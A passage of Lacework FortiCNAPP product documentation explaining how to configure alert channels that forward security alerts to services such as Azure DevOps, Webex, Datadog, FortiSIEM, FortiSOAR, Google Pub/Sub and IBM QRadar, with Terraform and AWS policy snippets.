   - `$adoOrganization` - Specifies your Azure DevOps organization name.
   - `$adoProject` - Specifies your Azure DevOps project name.
7. You can add work item fields in the runbook code. For more information, see Field descriptions for default and work item fields used in process templates.
8. Click *Save*, then click *Publish*.
9. From your Automation Account, select *Webhooks* under *Resources*.
10. Click *+ Add Webhook*, then select *Create a new webhook*.
11. On the *Create a new webhook* page:
    - *Name*: Enter a name for your webhook.
    - *Enabled*: Toggle to *Yes*.
    - *Expires*: Set your webhook to expire automatically after a set number of days.
    - *URL*: Copy the URL of the webhook and save it to a secure location.
12. Click *OK* to return to the *Add Webhook* page.
13. From the *Add Webhook* page, select *Configure parameters and run settings* to open the *Parameters* page.
14. The wizard requires you to walk through the parameters, although no changes are needed. Click *OK* to return to the *Add Webhook* page.
15. Click *Create*.

Creating the Lacework FortiCNAPP alert channel

To create the alert channel:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings > Notifications > Alert channels*.
3. Click *+ Add New*.
4. Select *Webhook*.
5. Click *Next*.
6. On the *Add alert channel* page:
   - *Name*: Name the channel.
   - *Webhook URL*: Enter the URL you received from step 9 of Create an Automation Account Runbook.
7. Click *Save*.

8. From the *Alert channels* list, go to your newly-created webhook, then click *Test*. You should see the *Integration test was successful* message.
9. Check your Azure DevOps board for a work item sent by Lacework FortiCNAPP.

The next time an alert is created on the console, a work item will appear on your Azure DevOps board.

Cisco Webex Teams alert channel

Configure Lacework FortiCNAPP alert channel to forward alerts to a Webex Teams space as an incoming webhook.

Creating an incoming webhook

To create an incoming webhook:

1. Navigate to Cisco Webex App Hub.
2. Enter *Incoming Webhooks*.
3. Log in to your account.
4. Click *Connect*.
5. Name your webhook.
6. Select a space where you want to receive events. You can use an existing space or create a dedicated Lacework FortiCNAPP space depending on your current workflow.

Creating a Cisco Webex Teams alert channel

To create a Cisco Webex Teams alert channel:

1. Log in to the Lacework FortiCNAPP console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Alert channels*.
3. Click *+ Add new*.
4. Select *Cisco Webex Teams*.
5. Click *Next*.
6. Verify that you have set up your Cisco Spark incoming webhook as described in Create an Incoming Webhook.
7. Name the integration.
8. Add the URL of your incoming webhook.
9. Click *Save*.
10. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

Lacework FortiCNAPP event notifications will begin to appear in your Webex Teams space.

Creating a Lacework FortiCNAPP Cisco Webex Teams alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure Cisco Webex Alert Channel in Lacework
resource "lacework_alert_channel_cisco_webex" "example" {
  name      = "My Cisco Webex Channel Alert Example"
  webhook_url = "https://webexapis.com/v1/webhooks/incoming/api-token"
}
```

Additional information on the `lacework_alert_channel_cisco_webex` resource can be found on the Terraform Registry.

Datadog alert channel

Configure the Datadog alert channel to provide a unified view of your metrics, logs, and performance data combined with your cloud security data.

Creating an API key in Datadog for Lacework FortiCNAPP

Integrating Lacework FortiCNAPP and Datadog requires you to create an API key in Datadog.

Make sure to create an API key, not an application key.

To create an API key in Datadog:

1. Log into the Datadog interface and navigate to *Organization Settings > API Keys* or connect to https://app.datadoghq.com/organization-settings/api-keys.
2. Select *+ New Key*.
3. In the dialog, add the name for the new API key.
4. Click *Create Key*. This adds the new API key to the list.
5. Verify the newly created API key.

For additional information about Datadog, see: https://docs.datadoghq.com/account_management/api-app-keys/.

Creating a Datadog alert channel

To create a Datadog alert channel:

1. Log in to the Lacework FortiCNAPP console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Click *+ Add New*.
4. Select *Datadog*.
5. Click *Next*.
6. Verify that you have a Datadog API key as described in Create an API Key in Datadog for Lacework. You can have as many channels as required. We recommend to have a unique Datadog API key for each.
7. Enter a unique name for the alert channel.
8. Click *Next*.

9. For *Datadog Service*, select *Logs Detail* (default), *Logs Summary*, or *Events Summary*.
10. For *Datadog Site*, select com or eu. This is where you want to store your logs, either the US or Europe.
11. For *API Key*, enter the API key that you created previously. This is required to submit metrics and alerts to Datadog.
12. Click *Save*.
13. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

If you have a Datadog license for logs, you get the most functionality from the alert channel. You can index, search, monitor, rehydrate, create dashboards, and perform other critical functions with the data. If you do not have a license for logs, you can only view data in the event stream.

We recommend sending all detailed data because to receive higher-level log fidelity and details. If you want to trim data, you can send the summary only.

Viewing Lacework FortiCNAPP data in the Datadog dashboard

To view or query Lacework FortiCNAPP data and set up monitors or dashboards:

1. Log in to the Datadog Dashboard.
2. Depending on the datadog service you selected when Creating a Datadog alert channel on page 2140, go to either of the following menus:
   - *Logs* menu for *Logs Detail* or *Logs Summary* datalog service
     You should see a new source called *Lacework* in this menu.
   - *Service Mgmt > Event Management* menu for *Events Summary* datalog service
3. Click the logs and search. The log data shows the JSON output of Lacework FortiCNAPP alerts.
4. View detailed alerts with all information from the alert itself as you can in the console.
5. Click the links to the Lacework FortiCNAPP dashboard if more triage is needed.

Creating a Lacework FortiCNAPP Datadog alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

```
# Configure Datadog Alert Channel in Lacework
resource "lacework_alert_channel_datadog" "example" {
  name            = "Datadog Alert Channel Example"
  datadog_site    = "eu"
  datadog_service = "Events Summary"
  api_key         = "datadog-key"
}
```

Additional information on the `lacework_alert_channel_datadog` resource can be found on the Terraform Registry.

Elastic/ELK Stack alert channel

Lacework FortiCNAPP supports the following alert channels that forward Lacework FortiCNAPP alerts to your Elastic stack.

Amazon CloudWatch

Send Lacework FortiCNAPP alerts to SQS through Amazon CloudWatch and then retrieve the alerts from SQS using a plugin from Elastic.

Creating a Lacework FortiCNAPP alert channel for Amazon CloudWatch

Follow the steps described in Amazon CloudWatch to forward alerts from Lacework to CloudWatch.

Configuring the Elastic Stack

See Elastic documentation to configure your Elastic stack to retrieve events from SQS with the sqs-input plugin.

Google Cloud Pub/Sub

Send Lacework alerts to Google Cloud Pub/Sub and then use Google Dataflow to send data to your Elastic stack.

Creating a Lacework FortiCNAPP alert channel for Google Cloud Pub/Sub

Follow the steps described in Google Cloud Pub/Sub to send alerts from Lacework FortiCNAPP to Google Pub/Sub.

Configuring a Dataflow template

To configure a Dataflow template that sends alerts from Pub/Sub to your Elastic stack:

1. Install the Elastic Google Cloud integration from the Kibana web interface.
2. In the Google Cloud Console go to the Dataflow product.
3. Click *Create job from template*.
4. Select *Pub/Sub to Elasticsearch* from the *Dataflow template* dropdown menu.
5. Provide the required parameters:
   - Your Cloud ID: Find the Cloud ID in the Elastic Cloud interface.
   - Base64-encoded API key for Elasticsearch endpoint: Use the Create API key API to create the API key.
   - Type of logs sent via Pub/Sub ... - Add *audit*.
6. Click *Run Job* and wait for Dataflow to execute the template.

Email alert channel

Configure Lacework FortiCNAPP to generate and send alert summaries and reports to email addresses using an email alert channel. By default, Lacework FortiCNAPP creates a single email alert channel during the initial onboarding process and automatically new members. The default channel cannot be edited. You can add more email alert channels.

Creating an email alert channel

To create an email alert channel:

1. Log in to the Lacework FortiCNAPP Console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *Email*.
5. Click *Next*.
6. Specify a name the alert channel.
7. Click *Next*.
8. Add email addresses that you want to receive the alerts.
9. Click *Save*.
10. Click *Alert rules* and configure your required alert routing details by leveraging the alert channel you created.

If your organization uses Microsoft Office 365 Exchange Email server, we recommend adding the Lacework FortiCNAPP sending domain (lacework.net) to your Office 365 Exchange Email allowlist.

If a member disables default email notifications in their profile, they do not receive alerts that are sent through the default email alert channel. This setting does not affect alerts sent through other email alert channels.

The *Daily Host Vulnerability Report* has a limit of 5000 rows that customers receive in their email. If your use case demands more, use the CSV download option instead.

Compliance report schedule

To change the default compliance report schedule (1200 GMT), navigate to *Settings* > *Configuration* > *General*. This is when Lacework FortiCNAPP starts running a complete compliance assessment for all accounts, generates reports based on that assessment, and sends those reports to team members.

The time specified in the drop-down is not the time that you will receive the report email because it takes time to collect the data, generate the report, and send the email. Note that this drop-down does not affect when event summaries are generated, only reports. Event summaries start generating at 1200 GMT.

FortiSIEM alert channel

Configure a Lacework FortiCNAPP alert channel to forward alerts to FortiSIEM using webhooks.

To do so, you need to create resources within your AWS account, create a FortiSIEM access method for AWS SQS, and configure an Amazon Eventbridge alert channel for FortiSIEM.

Creating resources within your AWS account

To connect a *FortiSIEM* alert channel to an SQS queue, you must create the following resources within your AWS account:

- SQS queue
- An event bus
- Event bus rules

You can create the AWS resources manually or automatically using Terraform or CloudFormation.

Manually creating AWS resources

To create an SQS Instance:

1. Open the Amazon SQS service and select *Create Queue*.
2. Enter a *Name* (for example, `Lacework_FortiCNAPP_FortiSIEM_Alerts`).
3. Leave all other configurations settings with default values, for a standard type SQS queue.

To create an event bus:

1. Open the *Amazon EventBridge Service* and select *Amazon EventBridge > Event Buses*.
2. Click *Create event bus*.
3. Enter a *Name* (for example, `Lacework_FortiCNAPP_FortiSIEM__Alerts_Bus`).
4. Add a resource-based policy to allow Lacework FortiCNAPP AWS account number *434813966438* to push events to your event bus. Expand to view resource-based policy.

```
{
       "Version": "2012-10-17",
       "Statement": [
              {
                     "Sid": "allow_account_to_put_events",
                     "Effect": "Allow",
                     "Principal": {
                     "AWS": "434813966438"
              },
```

```
        "Action": "events:PutEvents",
        "Resource": "arn:aws:events:<REGION>:<YOUR-ACCOUNT-ID>:event-bus/<YOUR-EVENT-BUS-NAME>"
                }
        ]
}
```

To create an event rule:

1. Select *Amazon EventBridge* > *Rules*.
2. In the *Select event bus* pane, select the newly created event bus by name (for example, `Lacework_FortiCNAPP_FortiSIEM_Alerts_Bus`).
3. Click *Create rule*.
4. Enter a *Name* (for example, `Lacework_CloudWatch_Alerts_Events_Rule`).
5. For *Define Pattern*, select *Event pattern* and *Custom pattern*.
6. In the *Event Pattern* pane, copy the follow JSON pattern snippet:

```
{
  "account": ["434813966438"]
}
```

7. Click *Save*.
8. In the *Select event bus* pane, choose *Custom or partner event bus* and select your newly created event bus (for example, `Lacework_FortiCNAPP_FortiSIEM_Alerts_Bus`).
9. Toggle *Enable the rule on the selected event bus* to *on*.
10. In the *Select targets* pane, choose *Target* and select *SQS queue*
11. For *Queue*, select your created queue (for example, `Lacework_FortiCNAPP_FortiSIEM_Alerts`).
12. Click *Create rule*.
    The *Amazon EventBridge* > *Rules* page is displayed, showing your newly created rule.

Automatically creating AWS resources using Terraform

To automatically create AWS resources using Terraform:

1. Download the required Terraform files from here.
2. Create the following directory structure:
   ```
   forticnapp-aws-alerts-eventbridge-fortisiem/
      main.tf
      versions.tf
      providers.tf
   ```
3. Verify that you have your AWS credentials configured as per the provider configuration you defined in `providers.tf`.
4. From the CLI, change the directory to `forticnapp-aws-alerts-eventbridge-fortisiem` and then run the following command to initialize Terraform:

```
terraform init
```

5. Run the following command to deploy the lambda function:

```
terraform apply
```

6. In the output presented, copy the value of the eventbridge arn (`event_bus_arn`) and the SQS queue URL (`sqs_queue_url`), which will be used in later steps.
7. Retrieve the iam access key and iam secret key values using the following commands and copy the values for later use:

```
terraform output event_bus_arn
```

```
terraform output sqs_queue_url
```

```
terraform output iam_access_key
```

```
terraform output iam_secret_key
```

Automatically creating AWS resources using CloudFormation

To automatically create AWS resources using CloudFormation:

1. Download the required CloudFormation template files from here.
2. Open CloudFormation in your AWS console.
3. Create a new stack using the code from the template file.
4. After the stack completes, locate the SQS Queue URL, Eventbus ARN, IAM User Access Key, and IAM User Secret Key in the outputs tab and copy the values for later use.


Creating a FortiSIEM access method for AWS SQS

To create a FortiSIEM access method for AWS SQS:

1. In FortiSIEM, go to *Admin > Credentials*.
2. Specify the following values:
3.

Name	FortiCNAPP_SQS
Device Type	Amazon AWS SQS
Access Protocol	AWS SQS
Region	specify the region of your aws sqs deployment (e.g. us-east-1)
SQS Queue URL	specify the sqs URL (see terraform output in option 2)
Password	Manual
Access Key Id	specify the aws access key (see terraform output in option 2)

Secret Key	specify the aws secret access key (see terraform output in option 2)


Access Method Definition
Name:
FortiCNAPP_SQS
Device Type:
Amazon AWS SQS
Access Protocol:
AWS SQS
Pull Interval:
5
Minute(s)
Region:
us-east-1
SQS Queue URL:
https://sqs.us-east-1.amazonaws.com/11111111
Password config:
Manual
Access Key ID:
AKIAWXXXXXXXXXX
Secret Key:
Confirm Secret Key:
Session Token:
Organization:
Super
Description:
Save
Cancel

Creating an Amazon EventBridge alert channel for FortiSIEM

To create an Amazon EventBridge Alert Channel for FortiSIEM:

1. Log in to the Lacework FortiCNAPP console as a user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Channels*.
3. Click *+ Add new*.
4. Select *Amazon CloudWatch*.
5. Click *Next*.
6. Enter the *Name* name of the alert channel, such as *FortiSIEM*.
7. In *Group Issues by*, select *Events*.
8. Enter the ARN of the event bus you created earlier, which uses the following format:

   ```
   arn:aws:events:<REGION>:<YOUR-ACCOUNT-ID>:event-bus/<YOUR-EVENT-BUS-NAME>
   ```

   Replace `_REGION_`, `_YOUR-ACCOUNT-ID_`, and `_YOUR-EVENT-BUS-NAME_` with your values.
9. Click *Save*.
10. Click *Alert rules* and create a new alert rule with the desired severity level, categories and resources groups and assign it to your FortiSIEM alert channel.

Lacework FortiCNAPP events will now appear in your AWS SQS queue.

Testing the integration

To verify the communication between Lacework FortiCNAPP and FortiSIEM works as expected:

1. Log in to the Lacework FortiCNAPP console as a user with administrative privileges.
2. Navigate to *Settings* > *Notifications* > *Channels* and select the FortiSIEM alert channel.
3. Select *Test*.

   A message indicating that the integration test successfully completed appears.
4. Change the alert status to either *In progress* or *Closed*.
5. Refresh your browser.

   The integration status changes to Success.

After the integration is successfully configured and tested, Lacework FortiCNAPP will begin forwarding alerts that meet the specified severity levels to FortiSIEM. Lacework FortiCNAPP priorities events with the highest severity, in case the FortiSIEM API reaches maximum capacity.

The status will display as *Pending* if the integration is inactive for 3 days or more. Inactivity indicates that the FortiSIEM webhook was not used within the aforementioned time.

FortiSOAR alert channel

Configure a Lacework FortiCNAPP alert channel to forward alerts to FortiSOAR using webhooks. To configure Lacework FortiCNAPP to forward events, you need to create or use an existing FortiSOAR API key.

FortiSOAR API token

The alerts webhook playbook will use the configured FortiSOAR API token both to authenticate remote consumers and to execute the alerts webhook playbook itself. This understanding is important, especially with regards to configuring the assigned role for the API keys.

Key

In FortiSOAR, go to *Settings > Security Management > API Keys* and create a new API key called *Lacework FortiCNAPP*. Copy the value for the key as you will need it as part of the Lacework FortiCNAPP setup.


Role

Create a new role or use an existing role for this API Key. The following permissions are required:

- *Alerts*: Create/Read/Update
- *Application*: Read
- *Indicators*: Create/Read/Update
- *Playbooks*: Read/Execute

FortiSOAR webhook authentication playbooks

In the FortiSOAR Content Hub, install the Lacework FortiCNAPP Solution Pack version 1.1.0 or higher and locate the Alerts Webhook and Alerts Webhook Auth playbook under *10 - SP - Lacework FortiCNAPP Composite Alert Incident Response*.



The two playbooks are responsible for authenticating and kicking off subsequent playbooks related to the Lacework FortiCNAPP webhook alerts. A sample playbook is included which can be modified to meet the needs of your organization.

FortiSOAR Lacework FortiCNAPP connector


You must configure a Lacework FortiCNAPP connector for each Lacework FortiCNAPP instance that sends alerts to FortiSOAR. See the FortiSOAR documentation for details on how to configure a Lacework FortiCNAPP connector.

Lacework FortiCNAPP alerts webhook

Follow the instructions in Custom webhook alert channel on page 2190 to set up a webhook. Confirm that *Webhook URL* has a valid SSL certificate and uses the following format:

`https://<YOUR FORTISOAR INSTANCE FQDN>/api/triggers/v1/deferred/lacework_forticnapp_composite?api_token=<FORTISOAR API TOKEN>`

The following is an example configuration:



Alert rules

Create a new alert rule with the desired severity level, categories and resources groups and assign it to your FortiSOAR alert channel. See Alert rules on page 2117.

Testing the integration

To verify the communication between Lacework FortiCNAPP and FortiSOAR works as expected:

1. Log in to the Lacework FortiCNAPP console as a Lacework FortiCNAPP user with administrative privileges.
2. Navigate to *Settings* > *Notifications* > *Alert Channels* and select the FortiSOAR alert channel.
3. Select the *Test* button.
   A message indicating that the integration test successfully completed appears.
4. Change the alert status to either *In progress* or *Closed*.
5. Refresh your browser.
   The integration status changes to Success.

After the integration is successfully configured and tested, Lacework FortiCNAPP will begin forwarding alerts that meet the specified severity levels to FortiSOAR. Lacework FortiCNAPP priorities events with the highest severity, in case the FortiSOAR API reaches maximum capacity.

The status will display as *Pending* if the integration is inactive for 3 days or more. Inactivity indicates that the FortiSOAR webhook was not used within the aforementioned time.

Google Cloud Pub/Sub alert channel

Configure Lacework FortiCNAPP to forward events to the Google Cloud Pub/Sub asynchronous messaging service using the Lacework FortiCNAPP Google Cloud Pub/Sub alert channel.

For more information about Google Cloud's asynchronous messaging service, see Google Cloud Pub/Sub.

Prerequisites

Complete the following prerequisites:

1. Enable the Resource Manager API for the Google Cloud Project you want to send Lacework FortiCNAPP events to. This is available in the API Library on Google Cloud.
2. Create a topic and a subscription in the Google Cloud Pub/Sub to receive the Lacework FortiCNAPP events. For instructions, see Create a topic and Add a subscription.
3. Create a Custom IAM Role with the following permissions:

```
pubsub.topics.publish
resourcemanager.projects.get
```

4. Create a new service account, using the custom IAM role created in step 3, and download the Service Account credentials as a JSON file as described in Setting up authentication.

Creating a Google Cloud Pub/Sub alert channel

To create a Google Cloud Pub/Sub alert channel:

1. Log in to the console as a Lacework FortiCNAPP user with administrative privileges.
2. Go to *Settings* > *Notifications* > *Alert channels*.
3. Click *+ Add new*.
4. Select *GCP Pub/Sub*.
5. Click *Next*.
6. Verify that you have configured the prerequisites as described in Prerequisites.
7. In the *Name* field, enter a name for the channel that is visible in the console.
8. In the *Topic ID* field, enter the Google Cloud topic ID that you are using in your Google Cloud Pub/Sub (eg: `lacework-alerts`).

Do not use the fully qualified path, only use the ID provided when you created the topic.

9. Click *Choose File* to select the JSON file that contains credential information including your service account key as described in the previous section.
10. Click *Save*.
11. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

Creating a Lacework FortiCNAPP Google Cloud Pub/Sub Alert Channel Using Terraform

For organizations using Terraform to manage their environments, Lacework maintains the Terraform provider for Lacework FortiCNAPP, which enables configuration of Lacework FortiCNAPP alert channels using automation.

Google Cloud Credentials

```
# Configure Google Cloud credentials
locals {
  gcp_credentials = jsondecode(file("/path/to/creds.json"))
}

# Configure Google Cloud Pub/Sub Alert Channel in Lacework
resource "lacework_alert_channel_gcp_pub_sub" "example" {
  name       = "gcp-pub_sub"
  project_id = "lacework-191923"
  topic_id   = "lacework-alerts"
  credentials {
    client_id      = local.gcp_credentials["client_id"]
    client_email   = local.gcp_credentials["client_email"]
    private_key_id = local.gcp_credentials["private_key_id"]
    private_key    = local.gcp_credentials["private_key"]
  }
}
```

Additional information on the `lacework_alert_channel_gcp_pub_sub` resource can be found on the Terraform Registry.

Google Eventarc alert channel

Create an alert channel to forward Lacework FortiCNAPP alert notifications to Google Eventarc

Prerequisites

Before creating a Lacework FortiCNAPP Eventarc integration, complete the following steps:

1. Enable the following APIs for the Google Cloud Project you want to send events to:
   a. Resource Manager
   b. Pub/Sub
   c. Eventarc
   d. Eventarc Publishing
2. Email *alliances-tech@lacework.net* the following information:
   a. Your name
   b. Your Lacework FortiCNAPP instance
   c. Your Google project ID

   The information is needed to enable the integration in your project.
3. The Lacework FortiCNAPP alliances team will contact you with the sign-in information for the integration.

Creating the Eventarc integration

Do the following:

1. Using a web browser navigate to Subscribe to events from Lacework.
2. Follow steps 1 through 4 in order to prepare Eventarc to receive events from Lacework FortiCNAPP.

Configuring the Lacework FortiCNAPP Eventarc integration

Verify that you have configured the Google Cloud perquisites as described in Prerequisites.

To configure the Eventarc integration:

1. Navigate and sign in using Google authentication to Lacework Google Eventarc Integration.
2. Fill the form to create a channel connection.

a. *Instance* - The name of your Lacework Instance.

Exclude the lacework.net domain portion, *instance*.lacework.net

b. *Channel* and *Activation Token* - This is the information from Step 4 of the Google Cloud instructions.

3. Click *Submit*.

It will take a few seconds for the integration creation process to complete.

4. The table should automatically refresh with the new connection details.
5. Click on the *Download Credentials* link for the created channel.
6. Upload the provided JSON file with necessary credential information rather than manually entering this information using the Lacework FortiCNAPP Console. Select *Choose File* to select the JSON file that contains credential information including your service account key as described in the previous section.
7. From the *Group Issues by* drop-down:
   - *Events* - Select this option if you want a single Google Cloud message to be created when compliance events of the same type but from different resources are detected by Lacework FortiCNAPP. For example, if three different S3 resources are generating the same compliance event, only one Google Cloud message is created.
8. In the *ProjectID* field, enter the Project ID that you were provided on the success page (for example: `alliances-eventarc`).
9. In the *Topic ID* field, enter the Google Cloud topic ID that you were provided on the success page (for example: `alliances`).

Do not use the fully qualified path, only use the ID provided when you created the topic.

10. Click *Save*.
11. Click *Alert Rules* and configure your required alert routing details/options by leveraging the alert channel you created.

IBM QRadar alert channel

Create an IBM QRadar alert channel to enable Lacework FortiCNAPP to forward alerts.

Configure a log source type with the HttpReceiver protocol in a Device Support Module (DSM). Lacework FortiCNAPP then uses it to post messages to the QRadar server.

Creating the Lacework FortiCNAPP log source type

To create the Lacework FortiCNAPP log source type:

1. Log in to QRadar.
2. From the Admin console, under the Data Sources section, select *DSM Editor*.
3. Select *Create New*.
4. Name the log source Lacework FortiCNAPP and select *Save*.

Configuring the Lacework FortiCNAPP log source type

To configure the Lacework FortiCNAPP log source type:

1. In the Admin console left pane, navigate to *Apps > QRadar Log Source Management*.
2. Select *QRadar Log Source Management*.
   Configure your new (Lacework) log source type.
3. Select *New Log Source*.
4. Select *Single Log Source*.
5. Select the name you gave to your new log source and select *Step 2: Select Protocol Type*.
6. Select HTTP Receiver as the protocol type.
7. Select *Step 3: Configure Log Source Parameters*.
8. Configure the following log source parameters:
   - *Name*
   - *Target Event Collector*: Keep the default or enter your own value.
9. Select *Step 4: Configure Protocol Parameters*.
